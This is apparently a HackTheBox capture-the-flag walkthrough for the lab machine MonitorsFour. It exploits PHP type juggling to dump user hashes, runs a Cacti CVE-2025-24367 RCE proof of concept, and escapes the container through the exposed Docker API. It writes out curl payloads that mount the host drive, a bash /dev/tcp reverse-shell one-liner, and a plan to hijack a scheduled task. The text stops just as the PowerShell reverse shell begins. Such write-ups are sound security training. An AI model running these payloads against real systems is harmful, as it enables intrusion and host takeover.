




HACKTHEBOX



MonitorsFour

25th February 2026

Prepared By: Pho3o

Machine Author: TheCyberGeek & kavigihan

Difficulty: **Easy**

Synopsis

MonitorsFour is an easy-difficulty Windows machine that begins by exploiting an **IDOR** vulnerability to get access to admin credentials through an API. Then, Cacti is found vulnerable to CVE-2025-24367 which upon exploitation allows access to a docker container. For privilege escalation, CVE-2025-9074 can be leveraged to escape the container by using the exposed Docker API to create a new container with the host file system mounted.

Skills Required

- Basic Web Enumeration
- Basic Understanding of Docker

Skills Learned

- API Endpoint Enumeration and Parameter Fuzzing
- Cacti Graph Exploitation (CVE-2025-24367)
- Docker API SSRF Exploitation (CVE-2025-9074)

Enumeration

Nmap

We will start with our usual `Nmap` scan and we see two ports open: `port 5985` for `WinRM` and `port 80` for `HTTP`. We see that we could not be redirected to the website because the domain name `monitorsfour.htb` is not resolvable locally.

```
$ nmap -sC -sV 10.129.12.115
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 10:44 EET
Nmap scan report for 10.129.12.115
Host is up (0.062s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx
|_http-title: Did not follow redirect to http://monitorsfour.htb/
5985/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.63 seconds
```

So we will add the hostname-IP mapping to our `/etc/hosts` file to allow for proper redirection.

```
$ echo "10.129.12.115 monitorsfour.htb" | sudo tee -a /etc/hosts
```

Now we can visit the website through our browser. We see a simple website for network solutions.



MonitorsFour

[Home](#)

[About Us](#)

[Services](#)

[Pricing](#)

[Login](#)



— MonitorsFour Provides —

The Best Networking Solutions

At MonitorsFour, we specialize in providing top-tier networking solutions tailored to your business needs. Whether you're looking to enhance your network infrastructure, improve security, or ensure seamless connectivity, our team of experts is here to help you achieve your goals.

[Learn More](#)

We notice there is a login endpoint in the top right corner.




Login to your account

Enter your credentials below

[Sign in](#)

[Forgot password?](#)

It appears to be a standard login page. We do not have credentials to log in so let's inspect the source code for a closer look within our browser.



We notice that the login form uses a `POST` form action to the `/api/v1/auth` endpoint. Let's try to fuzz the `/api/v1` endpoint with a tool like `FFUF` and see if we can find any other functionalities.

```
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u
http://monitorsfour.htb/api/v1/FUZZ -ic
<SNIP>
user [Status: 200, Size: 35, Words: 3, Lines: 1, Duration: 130ms]
users [Status: 200, Size: 35, Words: 3, Lines: 1, Duration: 625ms]
```

API Parameter Fuzzing

This reveals two endpoints, `user` and `users`, which we can try to interact with through `cURL`.

```
$ curl http://monitorsfour.htb/api/v1/users
{"error":"Missing token parameter"}
```

Both endpoints give the same result, from which we can infer that they are expecting a `token` parameter of some sort. Let's use the `users` endpoint and send over a test token.

```
$ curl http://monitorsfour.htb/api/v1/users?token=test
{"error":"Invalid or missing token"}
```

Now we see a different error message, which tells us that the token we sent is invalid rather than simply missing. This tells us that we probably have the correct syntax to apply the token but we need to find the right one. So we will try fuzzing this parameter with a wordlist of alphanumeric characters.

Let's start with all possible numbers. We'll specify our wordlist to be the sequence from `0-9`. Upon first running the command, we will notice we have to use a filter to reduce noise. So we add `-fw 4` and that leaves us with one interesting result.

```
$ ffuf -w <(seq 0 9) -u 'http://monitorsfour.htb/api/v1/users?token=FUZZ' -fw 4
<SNIP>
0 [Status: 200, Size: 1113, Words: 10, Lines: 1, Duration: 64ms]
```

It appears that sending `0` as a `token` gives us a different response. So let's see what the response is with `cURL`.

```
$ curl http://monitorsfour.htb/api/v1/users?token=0
[{"id":2,"username":"admin","email":"admin@monitorsfour.htb","password":"56b32eb43e6f15395f6c46c1c9e1cd36","role":"super user","token":"8024b78f83f102da4f","name":"Marcus Higgins","position":"System Administrator","dob":"1978-04-26","start_date":"2021-01-12","salary":"320800.00"},
{"id":5,"username":"mwatson","email":"mwatson@monitorsfour.htb","password":"69196959c16b26ef00b77d82cf6eb169","role":"user","token":"0e543210987654321","name":"Michael Watson","position":"Website Administrator","dob":"1985-02-15","start_date":"2021-05-11","salary":"75000.00"},
{"id":6,"username":"janderson","email":"janderson@monitorsfour.htb","password":"2a22dcf99190c322d974c8df5ba3256b","role":"user","token":"0e99999999999999","name":"Jennifer Anderson","position":"Network Engineer","dob":"1990-07-16","start_date":"2021-06-20","salary":"68000.00"},
{"id":7,"username":"dthompson","email":"dthompson@monitorsfour.htb","password":"8d4a7e7fd08555133e056d9aacb1e519","role":"user","token":"0e11111111111111","name":"David Thompson","position":"Database Manager","dob":"1982-11-23","start_date":"2022-09-15","salary":"83000.00"}]
```

The response to sending this token appears to be all the users in the database and their information. This is likely due to a `loose comparison` in the `PHP` backend.

Somewhere in the code exists `if ($token == $db_token)`. Instead of using `===` which would strictly check that both the value and the type are equal, the use of `==` checks only if two values are equal after type juggling. However we sent a numeric value `token=0` while the stored database tokens are strings, so `PHP` will convert the database token into a number in order to compare them. This is called `PHP type juggling`.

From the results, we see the database tokens look like `8024b78f83f102da4f` or `0e543210987654321`. When `PHP` converts these to numbers, non-numeric strings evaluate to `0` and strings beginning with `0e5432` are interpreted as scientific notation and also evaluate to `0`. The comparison therefore becomes `0 == 0`, which is true, and causes multiple tokens to match and validation to succeed.

The API then returns all users essentially executing `SELECT * FROM users` after token validation which is sensitive data exposure, broken access control and an Insecure Direct Object Reference (`IDOR`).

Because the response is a bit difficult to read, we can pass the command output to `jq` for better formatting.


Note: The full output of the command has been snipped to only show useful entries in order to keep the writeup concise.

```
$ curl http://monitorsfour.htb/api/v1/users?token=0 | jq
[
  {
    "id": 2,
    "username": "admin",
    "email": "admin@monitorsfour.htb",
    "password": "56b32eb43e6f15395f6c46c1c9e1cd36",
    "role": "super user",
    "token": "8024b78f83f102da4f",
    "name": "Marcus Higgins",
    "position": "System Administrator",
    "dob": "1978-04-26",
    "start_date": "2021-01-12",
    "salary": "320800.00"
  },
  <SNIP>
]
```

From here, we can take the user password hashes, which appear to be `MD5`, and crack them with a tool like `hashcat`. Let's take the `admin`'s password hash first. We will save the hash into a file called `hash.txt` and run `hashcat` by specifying the hash file, a wordlist, the standard dictionary attack mode `-a 0` and the hash type `-m 0` for `MD5`.

```
$ hashcat -a 0 -m 0 hash.txt /usr/share/wordlists/rockyou.txt
<SNIP>
56b32eb43e6f15395f6c46c1c9e1cd36:wonderful1
```

The result is the password `wonderful1`, which we can now use to log in to the website! Upon logging in, we arrive at `/manage.php` and can examine the website further.



Looking through the various pages and functionalities of the menu, the only interesting thing we can find is in the `Changelog` page.

MonitorsFour

MAIN

Dashboard

TASKS & INVOICING

Tasks

Invoices

CUSTOMER & USER MANAGEMENT

Users

Customers

CHANGELOGS

Changelog

API Key Management

June 1, 2025 V1.8

Added the ability for users to generate API keys directly from the platform. This update also introduced new UI elements to support API key creation and management, making it easier for users to integrate MonitorsFour into their automation workflows.

Change	Description
API	Implemented secure API key generation and updated the user interface to allow managing API keys. Users can now create keys for programmatic access while maintaining control through the admin dashboard.

Infrastructure Notice

May 16, 2025 V1.7


To enhance our product delivery, we have migrated to Windows and ported websites to Docker via Docker Desktop 4.44.2.

Change	Description
Infrastructure	Migrated MonitorsFour infrastructure to Windows and Docker Desktop 4.44.2, enabling containerized deployments for improved portability, scalability, and easier environment management.

We find that the infrastructure of the machine uses `Docker Desktop 4.44.2` which could come in handy later. For now, let's try fuzzing for other subdomains with `FFUF`. Upon receiving noise, we will filter out the common responses with `-fw 3`.

```
$ ffuf -w /usr/share/amass/wordlists/bitquark_subdomains_top100K.txt -H "Host: FUZZ.monitorsfour.htb" -u http://monitorsfour.htb/ -ic -fw 3
<SNIP>
cacti [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 86ms]
```

We find the subdomain `cacti`, so we add that to our `/etc/hosts` file and then visit it in our browser.




We see the login page for a very familiar application in the `Monitors` series, `Cacti`. Under the login box, we can also see the current version is `1.2.28`.

Foothold

Next, we attempt to log in using the credentials we found previously `admin:wonderfull`, but they do not seem to work. However we know that the `admin's` name is `Marcus` from the `IDOR` we performed earlier, so we can try that username as well.

We enter `marcus:wonderfull` and we will be met with the `cacti` dashboard.



Since we know the current version of `cacti`, we can do some research and see if there are any interesting `CVE`'s associated with it. Immediately, we will find [CVE-2025-24367](#), which is an authenticated `RCE` exploit. Essentially, an authenticated user can abuse graph creation and graph template functionality to create arbitrary `PHP` scripts in the web root of the application.

We could perform the exploitation manually but there is also a [POC](#) available on `Github` which automates the process for us. The script will open an `HTTP` server on `port 80` to serve the payload for a reverse shell and then send the necessary requests so that the target downloads and triggers the shell. So all we need to do is set up our listener and execute the script.

We start by setting up a `Netcat` listener on `port 4444`.

```
$ nc -lvp 4444
listening on [any] 4444 ...
```

Then we will download the `POC` script and execute it by specifying the proper credentials for `Marcus`, the target `URL`, our local machine address, and the port we set our listener on.

```
$ python3 exploitcacti.py -u marcus -p wonderful1 -i {YOURIPADDRESS} -l 4444 -url
http://cacti.monitorsfour.htb
[+] Cacti Instance Found!
[+] Serving HTTP on port 80
[+] Login Successful!
[+] Got graph ID: 226
[i] Created PHP filename: QW4k4.php
[+] Got payload: /bash
[i] Created PHP filename: XSvND.php
[+] Hit timeout, looks good for shell, check your listener!
[+] Stopped HTTP server on port 80
```

After a few seconds, we should see a response in our listener.

```
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.177] from (UNKNOWN) [10.129.12.115] 51352
bash: cannot set terminal process group (9): Inappropriate ioctl for device
bash: no job control in this shell
www-data@821fbd6a43fa:~/html/cacti$
```

We can now navigate to `Marcus's` home directory and find the user flag!

Privilege Escalation

First, we can immediately assume that we are within a docker container, just from the ID tag `www-data@821fbd6a43fa`. But we were also informed earlier that the machine uses `Docker Desktop` from the changelog. So to escalate our privileges, we will have to find a way to escape the docker container and get to the host.

If we remember from the changelog, the version of docker is `Docker Desktop 4.44.2`. After doing some research online, we find that this version is vulnerable to [CVE-2025-9074](#). This is an `SSRF` vulnerability which allows us to manipulate the internal docker daemon in order to execute privileged commands, including creating and controlling new containers and images. Essentially from within the docker container we are able to access the `Docker Engine API` at the default `192.168.65.7:2375` to try and escalate our privileges.

So from our shell as `www-data` within the container, we will create a new container and mount the `c:` drive within it. Then we can simply read the root flag from the new container.

Let's start by upgrading our shell with `script`, which will create a pseudo-terminal. We create a new interactive bash shell that will discard the output log with `/dev/null -c /bin/bash` which ultimately gives us a more stable shell.

```
www-data@821fbd6a43fa:~/html/cacti$ script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
```

Then we will use `cURL` to start our container:

```
www-data@821fbd6a43fa:~/html/cacti$ curl -s -X POST
http://192.168.65.7:2375/containers/create -H "Content-Type: application/json" -d
'{"Image": "alpine", "Tty": true, "Cmd": ["sh", "-c", "cat
/mnt/users/administrator/desktop/root.txt"], "HostConfig": {"Binds":
[ "/run/desktop/mnt/host/c:/mnt" ]}}' | tee c.json

{"Id": "abb89a8b27dbaa136b6fbece8014dd2d61cae8010b3bc7293c2b2b236e216e04", "Warnings": []}
```

In more detail, this command sends a `POST` request to create the container at the `Docker API` endpoint `http://192.168.65.7:2375/containers/create`. Since we want to provide configuration data, we specify `-H "Content-Type: application/json"`. Then we include the container configuration:

- `"Image": "alpine"`: We choose a standard Linux image, `alpine`, that should exist on the box.
- `"Tty": true`: This allocates a terminal for the container so that we can get readable output instead of a binary stream.

- `"Cmd":["sh", "-c", "cat /mnt/users/administrator/desktop/root.txt"]`: This is the command the container will run when it starts. It launches a shell and reads the root flag file.
- `"HostConfig":{"Binds":["/run/desktop/mnt/host/c:/mnt"]}`: This mounts the host machine's `c:` drive inside the container at `/mnt`.

We want to access `C:\Users\Administrator\Desktop\root.txt` but the container runs in a Linux environment and cannot directly see Windows drives. Specifically for `Windows Docker Desktop` the path `/run/desktop/mnt/host/` followed by the drive letter can be used to access Windows drives. So the Windows `c:` drive appears at `/run/desktop/mnt/host/c/`.

And finally, `| tee c.json` pipes the Docker API response into a file called `c.json` so we can save the spawned container ID for later use.

Next, we will cut and save the container ID value into the `id` variable.

```
www-data@821fbd6a43fa:~/html/cacti$ id=$(cut -d'"' -f4 c.json)
```

We will start the container using the container `id`.

```
www-data@821fbd6a43fa:~/html/cacti$ curl -s -X POST
http://192.168.65.7:2375/containers/$id/start
```

Finally, we will check the logs of the container for the results of the command it executed when it started, which is the root flag!

```
www-data@821fbd6a43fa:~/html/cacti$ curl -s "http://192.168.65.7:2375/containers/$id/logs?
stdout=1&stderr=1"
```

Method 2

If we want to go a bit further than just reading the root flag, we can also try to get a proper shell on the host. For this we will first get a reverse shell on the new container, find a scheduled task and overwrite its script.

We will start a listener on port `9001` with `Netcat`.

```
$ nc -lvnp 9001
```

Next, we create our container:

```
www-data@821fbd6a43fa:~/html/cacti$ curl -s -X POST
http://192.168.65.7:2375/containers/create -H "Content-Type: application/json" -d
'{"Image":"alpine", "Cmd":["sh", "-c", "chroot /host /bin/bash -c \"bash -i >&
/dev/tcp/{YOURIPADDRESS}/9001 0>&1\""], "HostConfig":{"Binds":["/:/host"],
"Privileged":true}}' | tee c.json

{"Id":"0d765b1e8fe82f631c8446a7e6380143e13b48b4ab29b147fb04112d426d5476", "Warnings":[]}
```

This time we make a few changes to the configuration:

- `"HostConfig":{"Binds":["/:/host"]}`: We want to trigger a bash reverse shell so we will specify the container root (/) into the container at /host which is Linux based, rather than mounting only the c: drive. This gives us access to the full system and its capabilities rather than just reading files in c:.
- `"Cmd":["sh", "-c", "chroot /host /bin/bash -c \"bash -i >& /dev/tcp/{YOURIPADDRESS}/9001 0>&1\\\""]`: With `chroot` we ensure that the /host directory becomes the root and then we run a standard bash reverse shell one liner to connect to our local machine at port 9001.
- `"Privileged":true`: This will ensure that the container we spawn will have full access to the mounted system features.

Then, we will once again take the container ID and start the new container.

```
www-data@821fbd6a43fa:~/html/cacti$ id=$(cut -d'"' -f4 c.json)
www-data@821fbd6a43fa:~/html/cacti$ curl -s -X POST
http://192.168.65.7:2375/containers/$id/start
```

We should see a response in our listener:

```
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.177] from (UNKNOWN) [10.129.12.115] 61163
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@b93864e71518:/#
```

Now we have access within the new container we spawned. We will first upgrade our shell like before.

```
root@b93864e71518:/# script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
```

The mounted c: drive is in /mnt/host/c and we will go to /Windows/System32/Tasks to find the scheduled tasks the host might be running.

```
root@b93864e71518:/# cd /mnt/host/c/Windows/System32/Tasks
root@b93864e71518:/mnt/host/c/Windows/System32/Tasks# ls
Clean_Containers  Copy_User_File_To_Container  StartDockerDesktopCLIOnly
Clean_DB          Microsoft
```

We see 4 custom tasks, of which the first, `clean_containers`, runs the most often.

```
root@b93864e71518:/mnt/host/c/Windows/System32/Tasks# cat Clean_Containers
<SNIP>
<Triggers>
  <TimeTrigger>
    <Repetition>
      <Interval>PT3M</Interval>
      <Duration>P365D</Duration>
      <StopAtDurationEnd>true</StopAtDurationEnd>
    </Repetition>
```

```
<SNIP>
  <Actions Context="Author">
    <Exec>
      <Command>PowerShell.exe</Command>
      <Arguments>-ExecutionPolicy Bypass -File
C:\Users\Administrator\Documents\container_cleanup.ps1</Arguments>
    </Exec>
  </Actions>
```

By checking its contents we see it runs every 3 minutes and the script is located at `C:\Users\Administrator\Documents\container_cleanup.ps1`. This is the most convenient script for us to overwrite, as it will execute a shell for us faster than the other tasks.

Let's first go to the `Administrator's` documents directory.

```
root@b93864e71518:/mnt/host/c/Windows/System32/Tasks# cd
/mnt/host/c/Users/Administrator/Documents
```

We create our `powershell` reverse shell and store it on our local machine in the file `revshell.ps1`. We specify `port 9003` for the connection and we also have to specify our local IP address.

```
#revshell.ps1
